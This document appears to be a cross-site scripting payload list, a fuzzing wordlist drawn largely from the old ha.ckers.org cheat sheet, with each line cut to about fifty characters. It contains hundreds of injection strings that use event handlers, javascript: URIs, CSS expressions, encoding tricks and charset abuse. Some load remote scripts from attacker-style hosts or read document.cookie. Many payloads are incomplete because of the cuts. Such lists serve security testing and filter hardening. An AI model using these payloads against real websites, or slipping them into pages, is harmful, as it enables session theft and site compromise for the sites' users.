<a href=http://foo.bar/#x=`y></a><img alt="`><i
<!--[if]><script>javascript:alert(1)</script --
<!--[if<img src=x onerror=javascript:alert(1)//
<script src="/\%(jscript)s"></script>
<script src="\\%(jscript)s"></script>
<object id="x" classid="clsid:CB927D12-4FF7-4a9
<a style="-o-link:'javascript:javascript:alert(
<style>p[foo=bar{}*{-o-link:'javascript:javascr
<link rel=stylesheet href=data:,*%7bx:expressio
<style>@import "data:,*%7bx:expression(javascri
<a style="pointer-events:none;position:absolute
<style>*[{}@import'%(css)s?]</style>X
<div style="font-family:'foo&#10;;color:red;';"
<div style="font-family:foo}color=red;">XXX
<// style=x:expression\28javascript:alert(1)\29
<style>*{x:e x p r e s s i o n(javascript:alert(1
<div style=content:url(%(svg)s)></div>
<div style="list-style:url(http://foo.f)\20url(
<div id=d><div style="font-family:'sans\27\3B c
```

```
<div style="background:url(/f#&#127;oo/;color:r
<div style="font-family:foo{bar;background:url(
<div id="x">XXX</div> <style>  #x{font-family:f
<x style="background:url('x&#1;;color:red;/*')"
<script>({set/**/$($){_/**/setter=$,_=javascrip
<script>({0:#0=eval/#0#/#0#(javascript:alert(1)
<script>ReferenceError.prototype.__defineGetter
<script>Object.__noSuchMethod__ = Function,[{}]
<meta charset="x-imap4-modified-utf7">&ADz&AGn&A
<meta charset="x-imap4-modified-utf7">&<script&S
<meta charset="mac-farsi">¼script¾javascript:al
X<x style=`behavior:url(#default#time2)` onbegi
1<set/xmlns=`urn:schemas-microsoft-com:time` sty
1<animate/xmlns=urn:schemas-microsoft-com:time 
<vmlframe xmlns=urn:schemas-microsoft-com:vml s
1<a href=#><line xmlns=urn:schemas-microsoft-co
<a style="behavior:url(#default#AnchorClick);" 
<x style="behavior:url(%(sct)s)">
<xml id="xss" src="%(htc)s"></xml> <label datafo
<event-source src="%(event)s" onload="javascrip
<a href="javascript:javascript:alert(1)"><event
<div id="x">x</div> <xml:namespace prefix="t">
<script>%(payload)s</script>
<script src=%(jscript)s></script>
<script language='javascript' src='%(jscript)s'
<script>javascript:alert(1)</script>
<IMG SRC="javascript:javascript:alert(1);">
<IMG SRC=javascript:javascript:alert(1)>
<IMG SRC=`javascript:javascript:alert(1)`>
<SCRIPT SRC=%(jscript)s?<B>
<FRAMESET><FRAME SRC="javascript:javascript:ale
<BODY ONLOAD=javascript:alert(1)>
<BODY ONLOAD=javascript:javascript:alert(1)>
<IMG SRC="jav ascript:javascript:alert(1);">
<BODY onload!#$%%&()*~+-_.,:;?@[/|\]^`=javascri
<SCRIPT/SRC="%(jscript)s"></SCRIPT>
<<SCRIPT>%(payload)s//<</SCRIPT>
<IMG SRC="javascript:javascript:alert(1)"
<iframe src=%(scriptlet)s <
<INPUT TYPE="IMAGE" SRC="javascript:javascript:a
<IMG DYNSRC="javascript:javascript:alert(1)">
<IMG LOWSRC="javascript:javascript:alert(1)">
<BGSOUND SRC="javascript:javascript:alert(1);">
<BR SIZE="&{javascript:alert(1)}">
<LAYER SRC="%(scriptlet)s"></LAYER>
<LINK REL="stylesheet" HREF="javascript:javascr
```

```
<STYLE>@import'%(css)s';</STYLE>
<META HTTP-EQUIV="Link" Content="<%(css)s>; REL=
<XSS STYLE="behavior: url(%(htc)s);">
<STYLE>li {list-style-image: url("javascript:ja
<META HTTP-EQUIV="refresh" CONTENT="0;url=javas
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http
<IFRAME SRC="javascript:javascript:alert(1);"></
<TABLE BACKGROUND="javascript:javascript:alert(
<TABLE><TD BACKGROUND="javascript:javascript:al
<DIV STYLE="background-image: url(javascript:ja
<DIV STYLE="width:expression(javascript:alert(1
<IMG STYLE="xss:expr/*XSS*/ession(javascript:al
<XSS STYLE="xss:expression(javascript:alert(1))
<STYLE TYPE="text/javascript">javascript:alert(
<STYLE>.XSS{background-image:url("javascript:ja
<STYLE type="text/css">BODY{background:url("jav
<!--[if gte IE 4]><SCRIPT>javascript:alert(1);</
<BASE HREF="javascript:javascript:alert(1);//">
<OBJECT TYPE="text/x-scriptlet" DATA="%(scriptl
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0
<HTML xmlns:xss><?import namespace="xss" implem
<HTML><BODY><?xml:namespace prefix="t" ns="urn:
<SCRIPT SRC="%(jpg)s"></SCRIPT>
<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="
<form id="test" /><button form="test" formactio
<body onscroll=javascript:alert(1)><br><br><br>
<P STYLE="behavior:url('#default#time2')" end="
<STYLE>@import'%(css)s';</STYLE>
<STYLE>a{background:url('s1' 's2')}@import javas
<meta charset= "x-imap4-modified-utf7"&&>&&<scr
<SCRIPT onreadystatechange=javascript:javascrip
<style onreadystatechange=javascript:javascript
<?xml version="1.0"?><html:html xmlns:html='htt
<embed code=%(scriptlet)s></embed>
<embed code=javascript:javascript:alert(1);></e
<embed src=%(jscript)s></embed>
<frameset onload=javascript:javascript:alert(1)
<object onerror=javascript:javascript:alert(1)>
<embed type="image" src=%(scriptlet)s></embed>
<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CD
<IMG SRC=&{javascript:alert(1);};>
<a href="jav&#65ascript:javascript:alert(1)">te
<a href="jav&#97ascript:javascript:alert(1)">te
<embed width=500 height=500 code="data:text/html
<iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;i
';alert(String.fromCharCode(88,83,83))//';alert
```

```
alert(String.fromCharCode(88,83,83))//";alert(S
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'"
<a onmouseover="alert(document.cookie)">xxs lin
<a onmouseover=alert(document.cookie)>xxs link<
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(8
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC= onmouseover="alert('xxs')">
<IMG onmouseover="alert('xxs')">
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x
<IMG SRC="jav ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
perl -e 'print "<IMG SRC=java\0script:alert(\"X
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XS
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRI
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
<SCRIPT SRC=//ha.ckers.org/.j>
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
\";alert('XSS');//
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS'
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<STYLE>li {list-style-image: url("javascript:al
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="livescript:[code]">
<BODY ONLOAD=alert('XSS')>
<BGSOUND SRC="javascript:alert('XSS');">
<BR SIZE="&{alert('XSS')}">
<LINK REL="stylesheet" HREF="javascript:alert('
```

```
<LINK REL="stylesheet" HREF="http://ha.ckers.org
<STYLE>@import'http://ha.ckers.org/xss.css';</S
<META HTTP-EQUIV="Link" Content="<http://ha.cke
<STYLE>BODY{-moz-binding:url("http://ha.ckers.o
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</S
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS
<STYLE TYPE="text/javascript">alert('XSS');</ST
<STYLE>.XSS{background-image:url("javascript:al
<STYLE type="text/css">BODY{background:url("jav
<STYLE type="text/css">BODY{background:url("jav
<XSS STYLE="xss:expression(alert('XSS'))">
<XSS STYLE="behavior: url(xss.htc);">
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javas
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http
<IFRAME SRC="javascript:alert('XSS');"></IFRAME
<IFRAME SRC=# onmouseover="alert(document.cooki
<FRAMESET><FRAME SRC="javascript:alert('XSS');"
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')"
<DIV STYLE="background-image: url(javascript:al
<DIV STYLE="background-image:\0075\0072\006C\00
<DIV STYLE="background-image: url(&#1;javascrip
<DIV STYLE="width: expression(alert('XSS'));">
<BASE HREF="javascript:alert('XSS');//">
 <OBJECT TYPE="text/x-scriptlet" DATA="http://ha
<EMBED SRC="
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCR
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cm
<? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>
<IMG SRC="http://www.thesiteyouareon.com/somecoo
Redirect 302 /a.jpg http://victimsite.com/admin
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<
 <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT=
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js">
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.j
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js">
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC
<A HREF="http://66.102.7.147/">XSS</A>
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%
<A HREF="http://1113982867/">XSS</A>
```

```
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A
<A HREF="http://0102.0146.0007.00000223/">XSS</A
<A HREF="htt p://6 6.000146.0x7.147/">XSS</A>
<iframe  src="&Tab;javascript:prompt(1)&Tab;">
<svg><style>{font-family&colon;'<iframe/onload=
<input/onmouseover="javaSCRIPT&colon;confirm&lpa
<sVg><scRipt >alert&lpar;1&rpar; {Opera}
<img/src`` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;con
<img src=``&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/130
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswer
<iframe/src="data:text/html;&Tab;base64&Tab;,PG
<script /**/>/**/alert(1)/**/</script /**/
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>
<iframe/src="data:text/html,<svg &#111;&#110;loa
<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT
<svg><script xlink:href=data&colon;,window.open
<svg><script x:href='https://dl.dropbox.com/u/1
<meta http-equiv="refresh" content="0;url=javas
<iframe src=javascript&colon;alert&lpar;documen
<form><a href="javascript:\u0061lert&#x28;1&#x2
</script><img/*/src="worksinchrome&colon;prompt
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
<form><iframe &#09;&#10;&#11; src="javascript&#
<a href="data:application/x-x509-user-cert;&New
http://www.google<script .com>alert(document.lo
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseov
<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</scr
</style &#32;><script &#32; :-(>/**/alert(docume
&#00;</form><input type&#61;"date" onfocus="aler
<form><textarea &#13; onkeyup='\u0061\u006C\u00
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\u
<iframe srcdoc='&lt;body onload=prompt&lpar;1&rp
<a href="javascript:void(0)" onmouseover=&NewLi
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lp
<///style///><span %2F onmousemove='alert&lpar;1
<img/src='http://i.imgur.com/P8mL8.jpg' onmouse
&#34;&#62;<svg><style>{-o-link-source&colon;'<bo
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1
<marquee onstart='javascript:alert&#x28;1&#x29;
<div/style="width:expression(confirm(1))">X</div
<iframe// src=javaSCRIPT&colon;alert(1)
```

```
//<form/action=javascript&#x3A;alert&lpar;docume
/*iframe/src*/<iframe/src="<iframe/src=@"/onloa
//|\\ <script //|\\ src='https://dl.dropbox.com/
</font>/<svg><style>{src&#x3A;'<style/onload=th
<a/href="javascript:&#13; javascript:prompt(1)"
</plaintext\></|\><plaintext/onmouseover=prompt
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTh
<a href="javascript&colon;\u0061&#x6C;&#101%72t
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="position:absolute;top:0;left:0;w
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X
<embed src="http://corkami.googlecode.com/svn/!
<object data="http://corkami.googlecode.com/svn
<var onmouseover="prompt(1)">On Mouse Over</var
<a href=javascript&colon;alert&lpar;document&pe
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></s
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1
<input type="text" value=`` <div/onmouseover='a
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab
<img src=`xx:xx`onerror=alert(1)>
<object type="text/x-scriptlet" data="http://js
<meta http-equiv="refresh" content="0;javascrip
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<embed code="http://businessinfo.co.uk/labs/xss
<svg contentScriptType=text/vbs><script>MsgBox+
<a href="data:text/html;base64_,<svg/onload=\u0
<iframe/onreadystatechange=\u0061\u006C\u0065\u
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0
<script/src="data&colon;text%2Fj\u0061v\u0061sc
<script/src=data&colon;text/j\u0061v\u0061&#115
<object data=javascript&colon;\u0061&#x6C;&#101
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </s
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aa
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
```

```
<script/src=&#100&#97&#116&#97:text/&#x6a&#x61&
<div style="position:absolute;top:0;left:0;widt
"><img src=x onerror=window.open('https://www.g
<form><button formaction=javascript&colon;alert
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<object data=data:text/html;base64,PHN2Zy9vbmxv
<iframe src="data:text/html,%3C%73%63%72%69%70%
<a href="data:text/html;blabla,&#60&#115&#99&#1
'';!--"<XSS>=&{()}
'>//\\,<'>">">"*"
'); alert('XSS
<script>alert(1);</script>
<script>alert('XSS');</script>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<scr<script>ipt>alert('XSS');</scr</script>ipt>
<script>alert(String.fromCharCode(88,83,83))</s
<img src=foo.png onerror=alert(/xssed/) />
<style>@im\port'\ja\vasc\ript:alert(\"XSS\")';<
<? echo('<scr)'; echo('ipt>alert(\"XSS\")</scri
<marquee><script>alert('XSS')</script></marquee
<IMG SRC=\"jav&#x09;ascript:alert('XSS');\">
<IMG SRC=\"jav&#x0A;ascript:alert('XSS');\">
<IMG SRC=\"jav&#x0D;ascript:alert('XSS');\">
<IMG SRC=javascript:alert(String.fromCharCode(8
"><script>alert(0)</script>
<script src=http://yoursite.com/your_files.js><
</title><script>alert(/xss/)</script>
</textarea><script>alert(/xss/)</script>
<IMG LOWSRC=\"javascript:alert('XSS')\">
<IMG DYNSRC=\"javascript:alert('XSS')\">
<font style='color:expression(alert(document.co
<img src="javascript:alert('XSS')">
<script language="JavaScript">alert('XSS')</scr
<body onunload="javascript:alert('XSS');">
<body onLoad="alert('XSS');"
[color=red' onmouseover="alert('xss')"]mouse ov
"/></a></><img src=1.gif onerror=alert(1)>
window.alert("Bonjour !");
<div style="x:expression((window.r==1)?'':eval(
alert(String.fromCharCode(88,83,83));'))">
<iframe<?php echo chr(11)?> onload=alert('XSS')
"><script alert(String.fromCharCode(88,83,83))<
```

```
'>><marquee><h1>XSS</h1></marquee>
'"><script>alert('XSS')</script>
'"><marquee><h1>XSS</h1></marquee>
<META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=ja
<META HTTP-EQUIV=\"refresh\" CONTENT=\"0; URL=h
<script>var var = 1; alert(var)</script>
<STYLE type="text/css">BODY{background:url("jav
<?='<SCRIPT>alert("XSS")</SCRIPT>'?>
<IMG SRC='vbscript:msgbox(\"XSS\")'>
" onfocus=alert(document.domain) "> <"
<FRAMESET><FRAME SRC=\"javascript:alert('XSS');
<STYLE>li {list-style-image: url(\"javascript:a
perl -e 'print \"<SCR\0IPT>alert(\"XSS\")</SCR\
perl -e 'print \"<IMG SRC=java\0script:alert(\"
<br size=\"&{alert('XSS')}\">
<scrscriptipt>alert(1)</scrscriptipt>
</br style=a:expression(alert())>
</script><script>alert(1)</script>
"><BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("
[color=red width=expression(alert(123))][color]
<BASE HREF="javascript:alert('XSS');//">
Execute(MsgBox(chr(88)&chr(83)&chr(83)))<
"></iframe><script>alert(123)</script>
<body onLoad="while(true) alert('XSS');">
'"></title><script>alert(1111)</script>
</textarea>'"><script>alert(document.cookie)</s
'""><script language="JavaScript"> alert('X \nS
</script></script><<<<script><>>>>><<<script>ale
<html><noalert><noscript>(123)</noscript><scrip
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS'
'></select><script>alert(123)</script>
'>"><script src = 'http://www.site.com/XSS.js'>
}</style><script>a=eval;b=alert;a(b(/XSS/.sourc
<SCRIPT>document.write("XSS");</SCRIPT>
a="get";b="URL";c="javascript:";d="alert('xss')
='><script>alert("xss")</script>
<script+src=">"+src="http://yoursite.com/xss.js
<body background=javascript:'"><script>alert(na
">/XaDoS/><script>alert(document.cookie)</scrip
">/KinG-InFeT.NeT/><script>alert(document.cooki
src="http://www.site.com/XSS.js"></script>
data:text/html;charset=utf-7;base64,Ij48L3RpdGx
!--" /><script>alert('xss');</script>
<script>alert("XSS by \nxss")</script><marquee>
"><script>alert("XSS by \nxss")</script>><marqu
'"></title><script>alert("XSS by \nxss")</scrip
```

```
<img """><script>alert("XSS by \nxss")</script>
<script>alert(1337)</script><marquee><h1>XSS by
"><script>alert(1337)</script>"><script>alert("
'"></title><script>alert(1337)</script>><marque
<iframe src="javascript:alert('XSS by \nxss');"
'><SCRIPT>alert(String.fromCharCode(88,83,83))<
"><SCRIPT>alert(String.fromCharCode(88,83,83))<
\'><SCRIPT>alert(String.fromCharCode(88,83,83))
http://www.simpatie.ro/index.php?page=friends&m
http://www.simpatie.ro/index.php?page=top_movie
'); alert('xss'); var x='
\\'); alert(\'xss\');var x=\'
//--></SCRIPT><SCRIPT>alert(String.fromCharCode
>"><ScRiPt%20%0a%0d>alert(561177485777)%3B</ScR
<img src="Mario Heiderich says that svg SHOULD
</body>
</html>
<SCRIPT SRC=http://hacker-site.com/xss.js></SCR
<SCRIPT> alert(“XSS”); </SCRIPT>
<BODY ONLOAD=alert("XSS")>
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG SRC="javascript:alert('XSS');">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<IFRAME SRC=”http://hacker-site.com/xss.html”>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS'
<LINK REL="stylesheet" HREF="javascript:alert('
<TABLE BACKGROUND="javascript:alert('XSS')">
<TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:al
<DIV STYLE="width: expression(alert('XSS'));">
<OBJECT TYPE="text/x-scriptlet" DATA="http://ha
<EMBED SRC="http://hacker.com/xss.swf" AllowScr
&apos;;alert(String.fromCharCode(88,83,83))//\&
&apos;&apos;;!--&quot;&lt;XSS&gt;=&amp;{()}
&lt;SCRIPT&gt;alert(&apos;XSS&apos;)&lt;/SCRIPT
&lt;SCRIPT SRC=http://ha.ckers.org/xss.js&gt;&l
&lt;SCRIPT&gt;alert(String.fromCharCode(88,83,8
&lt;BASE HREF=&quot;javascript:alert(&apos;XSS&
&lt;BGSOUND SRC=&quot;javascript:alert(&apos;XS
&lt;BODY BACKGROUND=&quot;javascript:alert(&apo
&lt;BODY ONLOAD=alert(&apos;XSS&apos;)&gt;
&lt;DIV STYLE=&quot;background-image: url(javas
&lt;DIV STYLE=&quot;background-image: url(&amp;
&lt;DIV STYLE=&quot;width: expression(alert(&ap
&lt;FRAMESET&gt;&lt;FRAME SRC=&quot;javascript:
```

```
&lt;IFRAME SRC=&quot;javascript:alert(&apos;XSS
&lt;INPUT TYPE=&quot;IMAGE&quot; SRC=&quot;java
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&ap
&lt;IMG SRC=javascript:alert(&apos;XSS&apos;)&g
&lt;IMG DYNSRC=&quot;javascript:alert(&apos;XSS
&lt;IMG LOWSRC=&quot;javascript:alert(&apos;XSS
&lt;IMG SRC=&quot;http://www.thesiteyouareon.co
Redirect 302 /a.jpg http://victimsite.com/admin
exp/*&lt;XSS STYLE=&apos;no\xss:noxss(&quot;*//
&lt;STYLE&gt;li {list-style-image: url(&quot;ja
&lt;IMG SRC=&apos;vbscript:msgbox(&quot;XSS&quo
&lt;LAYER SRC=&quot;http://ha.ckers.org/scriptl
&lt;IMG SRC=&quot;livescript:[code]&quot;&gt;
%BCscript%BEalert(%A2XSS%A2)%BC/script%BE
&lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT
&lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT
&lt;META HTTP-EQUIV=&quot;refresh&quot; CONTENT
&lt;IMG SRC=&quot;mocha:[code]&quot;&gt;
&lt;OBJECT TYPE=&quot;text/x-scriptlet&quot; DA
&lt;OBJECT classid=clsid:ae24fdae-03c6-11d1-8b7
&lt;EMBED SRC=&quot;http://ha.ckers.org/xss.swf
a=&quot;get&quot;;&amp;#10;b=&quot;URL(&quot;&q
&lt;STYLE TYPE=&quot;text/javascript&quot;&gt;a
&lt;IMG STYLE=&quot;xss:expr/*XSS*/ession(alert
&lt;XSS STYLE=&quot;xss:expression(alert(&apos;
&lt;STYLE&gt;.XSS{background-image:url(&quot;ja
&lt;STYLE type=&quot;text/css&quot;&gt;BODY{bac
&lt;LINK REL=&quot;stylesheet&quot; HREF=&quot;
&lt;LINK REL=&quot;stylesheet&quot; HREF=&quot;
&lt;STYLE&gt;@import&apos;http://ha.ckers.org/x
&lt;META HTTP-EQUIV=&quot;Link&quot; Content=&q
&lt;STYLE&gt;BODY{-moz-binding:url(&quot;http:/
&lt;TABLE BACKGROUND=&quot;javascript:alert(&ap
&lt;TABLE&gt;&lt;TD BACKGROUND=&quot;javascript
&lt;HTML xmlns:xss&gt;
&lt;XML ID=I&gt;&lt;X&gt;&lt;C&gt;&lt;![CDATA[&
&lt;XML ID=&quot;xss&quot;&gt;&lt;I&gt;&lt;B&gt
&lt;XML SRC=&quot;http://ha.ckers.org/xsstest.x
&lt;HTML&gt;&lt;BODY&gt;
&lt;!--[if gte IE 4]&gt;
&lt;META HTTP-EQUIV=&quot;Set-Cookie&quot; Cont
&lt;XSS STYLE=&quot;behavior: url(http://ha.cke
&lt;SCRIPT SRC=&quot;http://ha.ckers.org/xss.jp
&lt;!--#exec cmd=&quot;/bin/echo &apos;&lt;SCRI
&lt;? echo(&apos;&lt;SCR)&apos;;
&lt;BR SIZE=&quot;&amp;{alert(&apos;XSS&apos;)}
```

```
&lt;IMG SRC=JaVaScRiPt:alert(&apos;XSS&apos;)&g
&lt;IMG SRC=javascript:alert(&amp;quot;XSS&amp;
&lt;IMG SRC=`javascript:alert(&quot;RSnake says
&lt;IMG SRC=javascript:alert(String.fromCharCod
&lt;IMG SRC=&amp;#106;&amp;#97;&amp;#118;&amp;#
&lt;IMG SRC=&amp;#0000106&amp;#0000097&amp;#000
&lt;DIV STYLE=&quot;background-image:\0075\0072
&lt;IMG SRC=&amp;#x6A&amp;#x61&amp;#x76&amp;#x6
&lt;HEAD&gt;&lt;META HTTP-EQUIV=&quot;CONTENT-T
\&quot;;alert(&apos;XSS&apos;);//
&lt;/TITLE&gt;&lt;SCRIPT&gt;alert("XSS");&lt;/S
&lt;STYLE&gt;@im\port&apos;\ja\vasc\ript:alert(
&lt;IMG SRC=&quot;jav&#x09;ascript:alert(&apos;
&lt;IMG SRC=&quot;jav&amp;#x09;ascript:alert(&a
&lt;IMG SRC=&quot;jav&amp;#x0A;ascript:alert(&a
&lt;IMG SRC=&quot;jav&amp;#x0D;ascript:alert(&a
&lt;IMG&#x0D;SRC&#x0D;=&#x0D;&quot;&#x0D;j&#x0D
perl -e &apos;print &quot;&lt;IMG SRC=java\0scr
perl -e &apos;print &quot;&amp;&lt;SCR\0IPT&gt;
&lt;IMG SRC=&quot; &amp;#14;  javascript:alert(
&lt;SCRIPT/XSS SRC=&quot;http://ha.ckers.org/xs
&lt;BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=al
&lt;SCRIPT SRC=http://ha.ckers.org/xss.js
&lt;SCRIPT SRC=//ha.ckers.org/.j&gt;
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&ap
&lt;IFRAME SRC=http://ha.ckers.org/scriptlet.ht
&lt;&lt;SCRIPT&gt;alert(&quot;XSS&quot;);//&lt;
&lt;IMG &quot;&quot;&quot;&gt;&lt;SCRIPT&gt;ale
&lt;SCRIPT&gt;a=/XSS/
&lt;SCRIPT a=&quot;&gt;&quot; SRC=&quot;http://
&lt;SCRIPT =&quot;blah&quot; SRC=&quot;http://h
&lt;SCRIPT a=&quot;blah&quot; &apos;&apos; SRC=
&lt;SCRIPT &quot;a=&apos;&gt;&apos;&quot; SRC=&
&lt;SCRIPT a=`&gt;` SRC=&quot;http://ha.ckers.o
&lt;SCRIPT&gt;document.write(&quot;&lt;SCRI&quo
&lt;SCRIPT a=&quot;>&apos;>&quot; SRC=&quot;htt
&lt;A HREF=&quot;http://66.102.7.147/&quot;&gt;
&lt;A HREF=&quot;http://%77%77%77%2E%67%6F%6F%6
&lt;A HREF=&quot;http://1113982867/&quot;&gt;XS
&lt;A HREF=&quot;http://0x42.0x0000066.0x7.0x93
&lt;A HREF=&quot;http://0102.0146.0007.00000223
&lt;A HREF=&quot;h&#x0A;tt&#09;p://6&amp;#09;6.
&lt;A HREF=&quot;//www.google.com/&quot;&gt;XSS
&lt;A HREF=&quot;//google&quot;&gt;XSS&lt;/A&gt
&lt;A HREF=&quot;http://ha.ckers.org@google&quo
&lt;A HREF=&quot;http://google:ha.ckers.org&quo
```

```
&lt;A HREF=&quot;http://google.com/&quot;&gt;XS
&lt;A HREF=&quot;http://www.google.com./&quot;&
&lt;A HREF=&quot;javascript:document.location=&
&lt;A HREF=&quot;http://www.gohttp://www.google
<script>document.vulnerable=true;</script>
<img SRC="jav ascript:document.vulnerable=true;
<img SRC="javascript:document.vulnerable=true;"
<img SRC=" &#14; javascript:document.vulnerable
<body onload!#$%&()*~+-_.,:;?@[/|\]^`=document.
<<SCRIPT>document.vulnerable=true;//<</SCRIPT>
<script <B>document.vulnerable=true;</script>
<img SRC="javascript:document.vulnerable=true;"
<iframe src="javascript:document.vulnerable=tru
<script>a=/XSS/\ndocument.vulnerable=true;</scr
\";document.vulnerable=true;;//
</title><SCRIPT>document.vulnerable=true;</scri
<input TYPE="IMAGE" SRC="javascript:document.vu
<body BACKGROUND="javascript:document.vulnerabl
<body ONLOAD=document.vulnerable=true;>
<img DYNSRC="javascript:document.vulnerable=tru
<img LOWSRC="javascript:document.vulnerable=tru
<bgsound SRC="javascript:document.vulnerable=tr
<br SIZE="&{document.vulnerable=true}">
<LAYER SRC="javascript:document.vulnerable=true
<link REL="stylesheet" HREF="javascript:documen
<style>li {list-style-image: url("javascript:do
<img SRC='vbscript:document.vulnerable=true;'>
1script3document.vulnerable=true;1/script3
<meta HTTP-EQUIV="refresh" CONTENT="0;url=javas
<meta HTTP-EQUIV="refresh" CONTENT="0; URL=http
<IFRAME SRC="javascript:document.vulnerable=tru
<FRAMESET><FRAME SRC="javascript:document.vulne
<table BACKGROUND="javascript:document.vulnerab
<table><TD BACKGROUND="javascript:document.vuln
<div STYLE="background-image: url(javascript:do
<div STYLE="background-image: url(&#1;javascrip
<div STYLE="width: expression(document.vulnerab
<style>@im\port'\ja\vasc\ript:document.vulnerab
<img STYLE="xss:expr/*XSS*/ession(document.vuln
<XSS STYLE="xss:expression(document.vulnerable=
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS
<style TYPE="text/javascript">document.vulnerab
